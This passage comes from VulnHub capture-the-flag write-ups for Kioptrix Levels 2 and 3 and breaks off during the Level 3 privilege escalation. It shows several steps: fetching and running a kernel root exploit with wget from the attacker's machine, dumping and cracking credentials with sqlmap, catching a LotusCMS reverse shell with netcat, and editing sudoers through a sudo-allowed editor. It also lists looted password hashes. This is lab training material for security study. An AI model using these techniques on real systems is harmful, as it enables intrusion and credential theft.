1. We try the usuals (crontab|setuid|chkrootkit|etc.) but do not find anything interesting. While exploring the current directory, we find that `/var/www/html/index.php` file has hardcoded MySQL credentials for user `john`:

```
1 head /var/www/html/index.php
2 mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
```

```
bash-3.00$ pwd
/var/www/html
bash-3.00$
bash-3.00$ ls -la
total 24
drwxr-xr-x  2 root root 4096 Oct  8  2009 .
drwxr-xr-x  8 root root 4096 Oct  7  2009 ..
-rwxr-Sr-t  1 root root 1733 Feb  9  2012 index.php
-rwxr-Sr-t  1 root root  199 Oct  8  2009 pingit.php
bash-3.00$
bash-3.00$ head index.php
<?php
mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
//print "Connected to MySQL<br />";
mysql_select_db("webapp");

if ($_POST['uname'] != ""){
    $username = $_POST['uname'];
    $password = $_POST['psw'];
    $query = "SELECT * FROM users WHERE username = '$username' AND password='$password'";
    //print $query."<br>";
}
bash-3.00$
```

Figure 15: writeup.privesc.steps.1.1

2. We find web application password hashes for users `admin` and `john` from the `users` table within `webapp` database:

```
1 mysql -h localhost -u john -p
2 show databases;
3 use webapp;
4 show tables;
5 select * from users;
```

```
bash-3.00$ mysql -h localhost -u john -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1030 to server version: 4.1.22

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases
-> ;
+-----+
| Database |
+-----+
| mysql    |
| test     |
| webapp   |
+-----+
3 rows in set (0.01 sec)
```

Figure 16: writeup.privesc.steps.2.1

```
mysql> use webapp;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
-> ;
+-----+
| Tables_in_webapp |
+-----+
| users             |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | admin   | 5afac8d85f |
| 2 | john    | 661ajG6bla |
+-----+-----+-----+
2 rows in set (0.00 sec)
```

Figure 17: writeup.privesc.steps.2.2

3. From the `/etc/redhat-release` file we find that the target system is CentOS release 4.5 (Final):

```
1 cat /etc/redhat-release
```

```
bash-3.00$ ls -l /etc/*release
-rw-r--r-- 1 root root 27 May  5 2007 /etc/redhat-release
bash-3.00$
bash-3.00$ cat /etc/redhat-release
CentOS release 4.5 (Final)
bash-3.00$
```

Figure 18: writeup.privesc.steps.3.1

4. We find an exploit for this CentOS release using searchsploit:

```
1 searchsploit linux kernel centos 4.5
2   Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) -
   ↳ 'ip_append_data()' Ring0 Privilege Escalation (1) | exploits/linux_x86/local/9542.c
```

5. We transfer this exploit file to the target system, compile it using gcc and execute it to get elevated access:

```
1 sharehttp 9999
2 cd /tmp
3 wget http://192.168.92.183:9999/9542.c
4 gcc -o 9542 9542.c
5 ./9542
```



```

root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix2 # sharehttp 9999
http://192.168.92.183:9999/192.168.92.182-443.png
http://192.168.92.183:9999/192.168.92.182-80.png
http://192.168.92.183:9999/9542.c
http://192.168.92.183:9999/passwd
http://192.168.92.183:9999/results
http://192.168.92.183:9999/screenshot.html
http://192.168.92.183:9999/writeup.yml
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
192.168.92.182 - - [28/Sep/2019 18:16:47] "GET /9542.c HTTP/1.0" 200 -
192.168.92.182 - - [28/Sep/2019 18:16:52] "GET /9542.c HTTP/1.0" 200 -
^C
Keyboard interrupt received, exiting.
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix2 #

```

Figure 19: writeup.privesc.steps.5.1

```

bash-3.00$ wget http://192.168.92.183:9999/9542.c
--21:00:36-- http://192.168.92.183:9999/9542.c
=> `9542.c'
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/plain]
9542.c: Permission denied

Cannot write to `9542.c' (Permission denied).
bash-3.00$
bash-3.00$
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.92.183:9999/9542.c
--21:00:42-- http://192.168.92.183:9999/9542.c
=> `9542.c'
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/plain]

0K .. 100% 360.08 MB/s

21:00:42 (360.08 MB/s) - `9542.c' saved [2643/2643]

bash-3.00$ ls -l
total 4
-rw-r--r-- 1 apache apache 2643 Sep 28 2019 9542.c
bash-3.00$

```

Figure 20: writeup.privesc.steps.5.2

```

bash-3.00$ gcc -o 9542 9542.c
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls -l
total 12
-rwxr-xr-x  1 apache apache 6932 Sep 27 21:01 9542
-rw-r--r--  1 apache apache 2643 Sep 28  2019 9542.c
bash-3.00$ ./9542
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
sh-3.00# uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
sh-3.00#
sh-3.00# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:DD:3C:B5
          inet addr:192.168.92.182  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedd:3cb5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:697570 errors:16 dropped:72 overruns:0 frame:0
          TX packets:647886 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:77723482 (74.1 MiB)  TX bytes:136119707 (129.8 MiB)
          Interrupt:177 Base address:0x2000

```

Figure 21: writeup.privesc.steps.5.3

Loot

Hashes

```
1 root:$1$FTpMLT88$VdzDQTTcksukSKMLRSVlc.:14529:.....
2 john:$1$wk7kHI5I$2kNTw6ncQQCecJ.5b8xTL1:14525:.....
3 harold:$1$7d.sVxgm$3MYwsHDvOF/LP.mjL9lp/1:14529:.....
```

Credentials

```
1 mysql: john/hirosh...
2 webapp: admin/5afac8...., john/661ajGG...
```

References

- [+] <https://www.vulnhub.com/entry/kioptrix-level-11-2,23/>
- [+] <https://byte8blog.wordpress.com/2017/03/18/kioptrix-level-2-writeup/>

[VulnHub] Kioptrix: Level 1.2 (#3)

Date: 29/Sep/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [exploit_lotuscms](#), [privesc_sudoers](#), [privesc_sudo](#)

Overview

This is a writeup for VulnHub VM [Kioptrix: Level 1.2 \(#3\)](#). Here are stats for this machine from [machinescli](#):

 machinescli -t --info "vulnhub#24"

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#24	Kioptrix: Level 1.2 (#3)						exploit_lotuscms privesc_sudoers privesc_sudo



Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. `80/tcp/http/Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch):` [ex-ploit_lotuscms](#), [privesc_sudoers](#), [privesc_sudo](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Sat Sep 28 20:47:08 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪ --version-all -oN
   ↪ /root/toolbox/writeups/vulnhub.kioptrix3/results/192.168.92.184/scans/_quick_tcp_nmap.txt
   ↪ -oX
   ↪ /root/toolbox/writeups/vulnhub.kioptrix3/results/192.168.92.184/scans/xml/_quick_tcp_nmap.xml
   ↪ 192.168.92.184
2  Nmap scan report for 192.168.92.184
3  Host is up, received arp-response (0.00090s latency).
4  Scanned at 2019-09-28 20:47:09 PDT for 9s
5  Not shown: 998 closed ports
6  Reason: 998 resets
7  PORT      STATE SERVICE REASON          VERSION
8  22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
9  | ssh-hostkey:
10 |   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
11 | ssh-dss
   ↪ AAAAB3NzaC1kc3MAAACBAL4CpDFXD9Zn2ONkctcyGQL37Dn6s9Ja0v3oKjxfdiABm9GjRkLEtbSAK3vhBBUJTZcVKYzk211FHAqoe
   ↪ /+pLr4U9yOLOBbSoKnsxQ2VHN9FOLc9C58hKMF/OsjDsSIZnaI4z07M4HmdEMYXONrmj2x6qczbfgqecs+
   ↪ z4cEYVUF3R3AAAAAFQCuG9mm7mLm1GGqZRSICZ+omMZkKQAAAIEAnj8NDH48hL+PpO6GWQZ0lhte8JRZT5do6n8+
   ↪ bCgRS0vaYLYGoNi/GBz1ET6tMSjWMsyhVY/
   ↪ YKTNTRJqzS1DqbODM7M1GzLjSmGtV1kLoQafV6HJ25JsKPCEzSimjeOCpzwRP5opjmMrYBMjjKqtIlWYpaUiJT4uR08tdaTxCukAA
   ↪ +SLCa0dZCH+jnc1No3o6oINF1FjzICdGDONL2YbBeU3CiAL2BureorAE0lturvvrIC2xVn2vHhrLpz6NPbDAkrLV2/
   ↪ rwoavbCkYGrwXdBHd50bqBIkoUKbI1hGIGA51nafI2tjoXPfIeHeNOep20hgr32x9x1x
12 |   2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
13 | _ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAy0v6c+5ON+N+ZNDtjetiz0eUxnIR1U0UqSF+
   ↪ a24Pz2xqdnJC1EN003zxGJB3gfpdJlyqUDiozbEth1GBP//
   ↪ 8wbWsa1pLJOL1YmcumEJCsitngnrVN7huACG127UjKP8hArECjCHzc1P372gN3AQ/
   ↪ h5aZd0VV17e03HnAJ64Zzi0QzVJ+DKWJbiHoXC2cdD1P+nlhK5fULe0QBvmA14gk12LWA6KILHiisHZpF+
   ↪ V3X7NvXYyCSSI9GeXwhW4RKOcGdGVbjYf7d93K9gj0oU7dHrbdNKgX0WosuhMuXmKleHkIxfyLAILYwRRjOGVdhZfbI99J3TYaR
   ↪ /yLTpb0D6mhw==
14 80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with
   ↪ Suhosin-Patch)
15 | http-cookie-flags:
16 |   /:
17 |     PHPSESSID:
18 |       httponly flag not set
19 | _http-favicon: Unknown favicon MD5: 99EFC00391F142252888403BB1C196D2
20 | http-methods:
21 |   Supported Methods: GET HEAD POST OPTIONS
22 | _http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
23 | _http-title: Ligoat Security - Got Goat? Security ...
24 MAC Address: 00:0C:29:3F:EF:00 (VMware)
25 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
26
27 Read data files from: /usr/bin/./share/nmap
28 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
29 # Nmap done at Sat Sep 28 20:47:18 2019 -- 1 IP address (1 host up) scanned in 10.35 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports					
#	Port	Protocol	Service	Scans	
1.	22/tcp	ssh	ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)	./results/kioptrix3.com/scans/tcp_22_ssh_nmap.txt ./results/kioptrix3.com/scans/tcp_80_http_gobuster.txt ./results/kioptrix3.com/scans/tcp_80_http_nikto.txt ./results/kioptrix3.com/scans/tcp_80_http_nmap.txt ./results/kioptrix3.com/scans/tcp_80_http_robots.txt ./results/kioptrix3.com/scans/tcp_80_http_whatweb.txt	
2.	80/tcp	http	ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)		

Figure 3: writeup.enumeration.steps.2.1

3. We added an entry for this target within `/etc/hosts` file:

```
1 tail -2 /etc/hosts
2 192.168.92.184 kioptrix3.com
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # tail -2 /etc/hosts
192.168.92.184 kioptrix3
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 #
```

Figure 4: writeup.enumeration.steps.3.1

4. We find a login page at the following url: <http://kioptrix3.com/index.php?system=Admin>




Figure 5: writeup.enumeration.steps.4.1

5. We find that the underlying CMS is LotusCMS and use searchsploit to look for any exploits. There were two hits but nothing useful as using Metasploit is out of scope for this writeup. We decided to look for non-MSF versions of the remote code execution exploit for LotusCMS:

```
1 searchsploit lotuscms
```



```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # searchsploit lotuscms
```

Exploit Title	Path
LotusCMS 3.0.3 - Multiple Vulnerabilities	/usr/share/exploitdb/
LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit)	exploits/php/webapps/16982.txt
	exploits/php/remote/18565.rb


```
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 #
```

Figure 6: writeup.enumeration.steps.5.1

6. We also find a gallery application hosted on the following url: <http://kioptrix3.com/gallery/>. We test this application for SQLi using `sqlmap` and are able to dump the `dev_accounts` table from the `gallery` database. This table lists unsalted MD5 hashes for users `dreg` and `loneferret` that are auto-cracked by `sqlmap`:

```
1 sqlmap --batch -u "http://kioptrix3.com/gallery/gallery.php?id=null" --dump
2 Database: gallery
3 Table: dev_accounts
4 [2 entries]
5 +-----+-----+-----+
6 | id | username | password |
7 +-----+-----+-----+
8 | 1 | dreg | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r) |
9 | 2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
10 +-----+-----+-----+
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # sqlmap --batch -u "http://kioptrix3.com/gallery/gallery.php?id=null" --dump
```



```
1.2.7#stable
http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 21:22:20

```
[21:22:20] [INFO] resuming back-end DBMS 'mysql'
[21:22:20] [INFO] testing connection to the target URL
[21:22:20] [INFO] heuristics detected web page charset 'ISO-8859-2'
[21:22:20] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
```

Figure 7: writeup.enumeration.steps.6.1

```

[21:23:53] [INFO] using hash method 'md5_generic_passwd'
[21:23:53] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:24:06] [INFO] cracked password 'Mast3r' for user 'dreg'
[21:24:08] [INFO] cracked password 'starwars' for user 'loneferret'
Database: gallery
Table: dev_accounts
[2 entries]
+---+-----+-----+
| id | username | password |
+---+-----+-----+
| 1  | dreg     | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r) |
| 2  | loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+---+-----+-----+

```

Figure 8: writeup.enumeration.steps.6.2

Findings

Open Ports

```

1 22/tcp | ssh | OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
2 80/tcp | http | Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)

```

Users

```

1 lotuscms: dreg, loneferret

```

Phase #2: Exploitation

1. We find a remote code execution [exploit on GitHub](#) for LotusCMS and decide to use it. This exploit gives us a reverse shell that we can catch using **netcat**:

```
1 nc -nlvp 443
2 ./lotusRCE.sh kioptrix3.com
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.184] 45465
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux

ifconfig

ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:3f:ef:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.184/24 brd 192.168.92.255 scope global eth1
    inet6 fe80::20c:29ff:fe3f:ef00/64 scope link
        valid_lft forever preferred_lft forever
```

Figure 9: writeup.exploitation.steps.1.1




Figure 10: writeup.exploitation.steps.1.2

2. We can also ssh as users `dreg` or `loneferret` into the target system using the credentials we dumped from the LotusCMS database. This is possible because these users have reused their CMS credentials for local system access:

```
1 ssh dreg@192.168.92.184
2 ssh loneferret@192.168.92.184
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix3 # ssh loneferret@192.168.92.184
loneferret@192.168.92.184's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sun Sep 29 05:18:26 2019 from 192.168.92.183
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
loneferret@Kioptrix3:~$
loneferret@Kioptrix3:~$ ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:3f:ef:00
          inet addr:192.168.92.184  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3f:ef00/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5102339 errors:23 dropped:91 overruns:0 frame:0
          TX packets:3923184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:740957759 (706.6 MB)  TX bytes:791017087 (754.3 MB)
          Interrupt:16 Base address:0x1080
```

Figure 11: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 loneferret@Kioptrix3> id
2 uid=1000(loneferret) gid=100(users) groups=100(users)
3 loneferret@Kioptrix3>
4 loneferret@Kioptrix3> uname
5 Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
6 loneferret@Kioptrix3>
7 loneferret@Kioptrix3> ifconfig
8 eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
9      link/ether 00:0c:29:3f:ef:00 brd ff:ff:ff:ff:ff:ff
10      inet 192.168.92.184/24 brd 192.168.92.255 scope global eth1
11      inet6 fe80::20c:29ff:fe3f:ef00/64 scope link
12          valid_lft forever preferred_lft forever
13 loneferret@Kioptrix3>
```

```
14 loneferret@Kioptrix3> users
15 root
16 loneferret
17 dreg
```

Phase #3: Privilege Escalation

1. We continue as user `loneferret` since this user has an interesting `sudo` entry:

```
1 sudo -l
2   User loneferret may run the following commands on this host:
3     (root) NOPASSWD: !/usr/bin/su
4     (root) NOPASSWD: /usr/local/bin/ht
```

```
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
  (root) NOPASSWD: !/usr/bin/su
  (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$
```

Figure 12: writeup.privesc.steps.1.1

2. We find that the user `loneferret` can run the `ht` editor with `sudo` privileges and as such can modify any system file. We decide to open the `/etc/sudoers` file and edit the entry for user `loneferret` and give this user unrestricted `sudo` access:

```
1 sudo ht
2   /etc/sudoers
3   loneferret ALL=(ALL) ALL
```

```
-[*]- /etc/sudoers
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#   ty in other things as well.
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset                               legal)

# Host alias specification

# User alias specification
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL
```

Figure 13: writeup.privesc.steps.2.1

3. Once the above changes are done, we can now switch to `root` to complete the challenge:


```
1 sudo su
```

```
loneferret@Kioptrix3:~$ sudo -l
